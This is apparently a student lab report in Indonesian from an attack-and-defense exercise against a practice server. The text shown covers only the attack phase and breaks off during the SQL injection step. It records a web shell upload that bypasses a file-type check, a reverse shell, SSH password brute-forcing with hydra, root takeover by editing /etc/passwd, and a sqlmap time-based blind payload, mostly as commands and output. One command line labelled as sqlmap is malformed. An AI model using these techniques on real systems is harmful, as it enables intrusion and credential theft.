

**LATIHAN ATTACK & DEFENSE**  
**[CYBER SECURITY]**

**Reja Revaldy F.**

**Rezka Norhafizah**

## ATTACK & DEFENSE


ATTACK .....	3
FILE UPLOAD VULNERABILITY .....	3
DIRECTORY BRUTEFORCE.....	5
PHP COMMAND INJECTION .....	6
RCE (REMOTE CODE EXECUTION) .....	7
SHELL SPAWNING.....	8
LOGIN .....	9
PRIVILEGE ESCALATION .....	11
SQL INJECTION .....	12
PASSWORD BRUTEFORCE .....	14
SPIDERING .....	15
DEFENSE .....	16
REGISTER.....	16
LOGIN .....	16
FILE UPLOAD .....	17
HIDDEN DIRLISTING & APACHE VERSION .....	18
CHANGE PERMISSION .....	20
FILTERED PORT .....	21
CHANGE PORT .....	22

# ATTACK

## FILE UPLOAD VULNERABILITY

Di website ini, diberikan halaman untuk menambahkan data siswa ke database server dan disertakan form upload. Setelah kami coba, form upload ini ternyata hanya memperbolehkan file bertipe image.


Kemudian, kami menggunakan software burp suite untuk melakukan interception terhadap website, lalu kami upload shell dan dimodifikasi content type-nya menjadi image yang bertipe png :




The screenshot shows a web browser window with a form titled 'Tambah' (Add) for adding student data. The form is located at the URL `10.10.10.15/Temp/and/Lambah.php`. The form fields are as follows:

Field	Value
NRP	123456789
Nama	Dani
Email	dani@mail.com
Jurusan	Teknik Mesin
IMG	ak47shell.php

At the bottom of the form is a blue button labeled 'Edit Data'.




Maka, file yang telah kami modifikasi tadi berhasil diupload ke server :



## DIRECTORY BRUTEFORCE

Untuk mengetahui letak directory penyimpanan file yang diupload tadi, kami menggunakan gobuster dengan wordlist “common.txt” dan menemukan folder uploads :

```
(kali@kali)-[~]
└─$ gobuster dir -u http://10.10.10.15/temp/and/ -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://10.10.10.15/temp/and/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.1.0
[+] Timeout:         10s
=====
2021/10/18 22:39:01 Starting gobuster in directory enumeration mode
=====
./hta                (Status: 403) [Size: 199]
./htaccess           (Status: 403) [Size: 199]
./htpasswd           (Status: 403) [Size: 199]
./index.php          (Status: 302) [Size: 0] [--> login.php]
./uploads            (Status: 301) [Size: 244] [--> http://10.10.10.15/temp/and/uploads/]
=====
2021/10/18 22:39:02 Finished
=====
```




## PHP COMMAND INJECTION

Setelah itu, kami coba eksekusi shell tersebut dan berhasil. Di sini kami menggunakan reverse shell ak47 (source : <https://github.com/backdoorhub/shell-backdoor-list>).

Setelah itu, kami mencoba jalankan script php di shell tersebut untuk melakukan command injection terhadap server. Pertama-tama kami mencoba mengeksekusi command ls pada shell seperti pada gambar :




Di sini kami menemukan sebuah file flag dan kami mencoba untuk melihat apa isi dari file tersebut menggunakan perintah “cat flag.txt” tapi ternyata tidak bisa dieksekusi. Kemudian kami melakukan bypass pada command tersebut dengan cara base64 decode :



## RCE (REMOTE CODE EXECUTION)

Selanjutnya, kami mencoba melakukan RCE melalui nc di reverse shell :



Kemudian kami jalankan agar bisa listen di port 3333 dan kami berhasil masuk ke server :

```
(kali@kali)-[~]
└─$ nc -nvlp 3333
listening on [any] 3333 ...
connect to [10.10.10.2] from (UNKNOWN) [10.10.10.15] 39098
/bin/sh: 0: can't access tty: job control turned off
$ whoami
www-data
$ ls
73235774.jpeg
Screenshot_2021-10-14_20_22_20.png
Screenshot_2021-10-17_21_07_22.png
Screenshot_2021-10-18_00_07_26.png
ak47shell.php
echo.jpg
flag.txt
private.png
$ whomai
/bin/sh: 3: whomai: not found
$ whoami
www-data
$
```

## SHELL SPAWNING

Kami menggunakan python untuk melakukan spawning bash :

```
$ python -c 'import pty; pty.spawn("/bin/bash")'  
www-data@ubuntu64:/var/www/html/temp/and/uploads$ export SHELL=bash  
export SHELL=bash  
www-data@ubuntu64:/var/www/html/temp/and/uploads$ export TERM=xterm-256color  
export TERM=xterm-256color  
www-data@ubuntu64:/var/www/html/temp/and/uploads$
```



## LOGIN

Setelah melakukan spawning bash kami mencoba untuk melihat user yang terdapat dalam server :

```
(root@kali)-[/home/kali/Documents/sqlmap]
# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.10.11] from (UNKNOWN) [10.10.10.15] 42668
/bin/sh: 0: can't access tty; job control turned off
$ cat /etc/passwd
root:lb5IBuiNgdQDE:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd:/bin/false
uidd:x:106:110::/run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
ubuntu64:lb5IBuiNgdQDE:1000:1000:Ubuntu64:/home/ubuntu64:/bin/bash
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
mysql:x:111:113:MySQL Server,,:/nonexistent:/bin/false
bayu:x:1001:1001:::/home/bayu:/bin/bash
```

Didapat user selain root yaitu ubuntu64 dan bayu. Kemudian, kami coba scan menggunakan nmap untuk melihat port apa saja yang open :

```
(kali@kali)-[~]
$ nmap -A 10.10.10.15
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-18 23:58 EDT
Nmap scan report for 10.10.10.15
Host is up (0.0013s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 8a:33:67:f1:61:40:79:14:af:94:81:fa:66:f4:13:15 (RSA)
|   256 05:25:50:75:1c:60:a4:0c:ce:82:34:f5:50:9a:05:fa (ECDSA)
|_  256 4c:31:f4:e4:c4:2f:cf:da:b6:ae:2b:b0:6c:39:e3:4f (ED25519)
80/tcp    open  http     Apache httpd
|_ _http-server-header: Apache
|_ _http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.04 seconds
```

Terdapat dua port yang open di sini, yaitu port 22 dan port 80. Selanjutnya kami coba brute force menggunakan tools hydra dan memakai wordlist rockyou.txt:

```

(kali@kali)-[~]
$ hydra -V -t ubuntu64 -P /usr/share/wordlists/rockyou.txt 10.10.10.15 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
s, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-10-19 01:39:21
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found
, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.10.15:22/
[ATTEMPT] target 10.10.10.15 - login "ubuntu64" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 10.10.10.15 - login "ubuntu64" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 10.10.10.15 - login "ubuntu64" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 10.10.10.15 - login "ubuntu64" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 10.10.10.15 - login "ubuntu64" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target 10.10.10.15 - login "ubuntu64" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target 10.10.10.15 - login "ubuntu64" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target 10.10.10.15 - login "ubuntu64" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target 10.10.10.15 - login "ubuntu64" - pass "12345678" - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target 10.10.10.15 - login "ubuntu64" - pass "abc123" - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target 10.10.10.15 - login "ubuntu64" - pass "nicole" - 11 of 14344399 [child 10] (0/0)
[ATTEMPT] target 10.10.10.15 - login "ubuntu64" - pass "daniel" - 12 of 14344399 [child 11] (0/0)
[ATTEMPT] target 10.10.10.15 - login "ubuntu64" - pass "babygirl" - 13 of 14344399 [child 12] (0/0)
[ATTEMPT] target 10.10.10.15 - login "ubuntu64" - pass "monkey" - 14 of 14344399 [child 13] (0/0)
[ATTEMPT] target 10.10.10.15 - login "ubuntu64" - pass "lovely" - 15 of 14344399 [child 14] (0/0)
[ATTEMPT] target 10.10.10.15 - login "ubuntu64" - pass "jessica" - 16 of 14344399 [child 15] (0/0)
[ATTEMPT] target 10.10.10.15 - login "ubuntu64" - pass "654321" - 17 of 14344400 [child 4] (0/1)
[ATTEMPT] target 10.10.10.15 - login "ubuntu64" - pass "michael" - 18 of 14344400 [child 9] (0/1)
[ATTEMPT] target 10.10.10.15 - login "ubuntu64" - pass "ashley" - 19 of 14344400 [child 12] (0/1)
[ATTEMPT] target 10.10.10.15 - login "ubuntu64" - pass "qwerty" - 20 of 14344400 [child 5] (0/1)
[ATTEMPT] target 10.10.10.15 - login "ubuntu64" - pass "111111" - 21 of 14344400 [child 6] (0/1)
[ATTEMPT] target 10.10.10.15 - login "ubuntu64" - pass "iloveu" - 22 of 14344400 [child 8] (0/1)
[ATTEMPT] target 10.10.10.15 - login "ubuntu64" - pass "000000" - 23 of 14344400 [child 10] (0/1)
[ATTEMPT] target 10.10.10.15 - login "ubuntu64" - pass "michelle" - 24 of 14344400 [child 11] (0/1)
[ATTEMPT] target 10.10.10.15 - login "ubuntu64" - pass "tigger" - 25 of 14344400 [child 14] (0/1)
[22][ssh] host: 10.10.10.15 login: ubuntu64 password: qwerty
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-10-19 01:39:36

```

Didapat passwordnya yaitu qwerty, lalu kami login melalui ssh :

```

(kali@kali)-[~]
$ ssh ubuntu64@10.10.10.15
ubuntu64@10.10.10.15's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Oct 19 05:38:48 UTC 2021

System load:  0.08          Processes:      202
Usage of /:   34.5% of 19.56GB Users logged in:  1
Memory usage: 13%          IP address for ens33: 10.10.10.15
Swap usage:   0%

 * Super-optimized for small spaces - read how we shrank the memory
  footprint of MicroK8s to make it the smallest full K8s around.

https://ubuntu.com/blog/microk8s-memory-optimisation

0 updates can be applied immediately.

New release '20.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Oct  8 05:16:34 2021 from 10.10.10.11
ubuntu64@ubuntu64:~$

```

## PRIVILEGE ESCALATION

Setelah berhasil login ke user, untuk masuk ke root kami mengubah password ke root-nya, yaitu dengan cara meng-generate password baru yaitu abcd :

```
ubuntu64@ubuntu64:~$ openssl passwd abcd
oezK4wjvvm.6c
```

Selanjutnya, pada file /etc/passwd kami edit password untuk root-nya menjadi password baru yang sudah digenerate tadi dan kami simpan file nya :

```
GNU nano 2.9.3 /etc/passwd
root:oezK4wjvvm.6c:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
ubuntu64:W3Hn5.15GxKzQ:1000:1000:Ubuntu64:/home/ubuntu64:/bin/bash
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
mysql:x:111:113:MySQL Server,,,:/nonexistent:/bin/false
bayu:x:1001:1001:::/home/bayu:/bin/bash
```

Lalu, kami coba login ke root dan memasukkan password yang baru, kemudian berhasil :


```
ubuntu64@ubuntu64:~$ su -l
Password:
root@ubuntu64:~#
```

Terakhir, kami mencoba melihat file yang ada pada server dan didapat file yang berisi flag :


```
root@ubuntu64:~# ls -l
total 4
-rw-r--r-- 1 root root 29 Oct 19 06:00 flag.txt
root@ubuntu64:~# cat flag.txt
palui{pr1v1l3d93_3sc_1s_w0w}
```

## SQL INJECTION

Di tampilan awal login, kami coba input sembarang karakter pada username dan password :



Lalu kami tangkap menggunakan burp suite dan request header yang ada kami simpan ke local agar kami bisa melakukan sql injection menggunakan sqlmap :



Setelah kami menggunakan sqlmap pada file yang sudah disimpan tadi, kami menemukan bahwa database tersebut vulnerable :

```

kali@kali:~$ curl -s -u 'Belajar:learn/sqlmap/latihan.txt' -o username
[+] legal disclaimer: usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[+] starting @ 01:15:00 /2021-10-19/
[01:15:00] [INFO] parsing HTTP request from 'Belajar/learn/sqlmap/latihan.txt'
[01:15:00] [INFO] testing connection to the target URL
[01:15:00] [INFO] testing if the target URL content is stable
[01:15:01] [INFO] target URL content is stable
[01:15:01] [WARNING] heuristic (basic) test shows that POST parameter 'username' might not be injectable
[01:15:01] [INFO] heuristic (XSS) test shows that POST parameter 'username' might be vulnerable to cross-site scripting (XSS) attacks
[01:15:01] [INFO] testing for SQL injection on POST parameter 'username'
[01:15:01] [INFO] testing AND boolean-based blind - WHERE or HAVING clause
[01:15:01] [WARNING] reflective value(s) found and filtering out
[01:15:01] [INFO] testing MySQL-based blind - Parameter replace (original value)
[01:15:01] [INFO] testing MySQL >= 5.1 AND error-based - WHERE or HAVING clause (EXTRACTVALUE)
[01:15:01] [INFO] testing PostgreSQL AND error-based - WHERE or HAVING clause
[01:15:01] [INFO] testing Microsoft SQL Server/MySAPe AND error-based - WHERE or HAVING clause (IN)
[01:15:01] [INFO] testing Oracle AND error-based - WHERE or HAVING clause (ORType)
[01:15:01] [INFO] testing Generic inline queries
[01:15:01] [INFO] testing PostgreSQL >= 8.1 stacked queries (comment)
[01:15:01] [INFO] testing Microsoft SQL Server/MySAPe stacked queries (comment)
[01:15:01] [INFO] testing Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)
[01:15:01] [INFO] testing MySQL >= 5.0.12 AND time-based blind (query SLEEP)
[01:15:01] [INFO] testing MySQL >= 5.0.12 AND time-based blind (query SLEEP)
[01:15:01] [INFO] POST parameter 'username' appears to be 'MySQL' >= 5.0.12 AND time-based blind (query SLEEP) injectable
[01:15:01] [INFO] it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
[01:15:01] [INFO] for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[01:15:01] [INFO] testing Generic UNION query (NULL) - 1 to 20 columns
[01:15:01] [INFO] MySQL automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[01:15:01] [INFO] checking if the injection point on POST parameter 'username' is a false positive
[01:15:01] [INFO] POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] y
[01:15:01] [INFO] sqlmap identified the following injection point(s) with a total of 78 HTTP(s) requests:
Parameter: username (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=asdasd AND (SELECT 3584 FROM (SELECT(SLEEP(5)))7WuI) AND 'yudh's'yudhpassword=asdasdlogin
[01:15:01] [INFO] the back-end DBMS is MySQL
[01:15:01] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
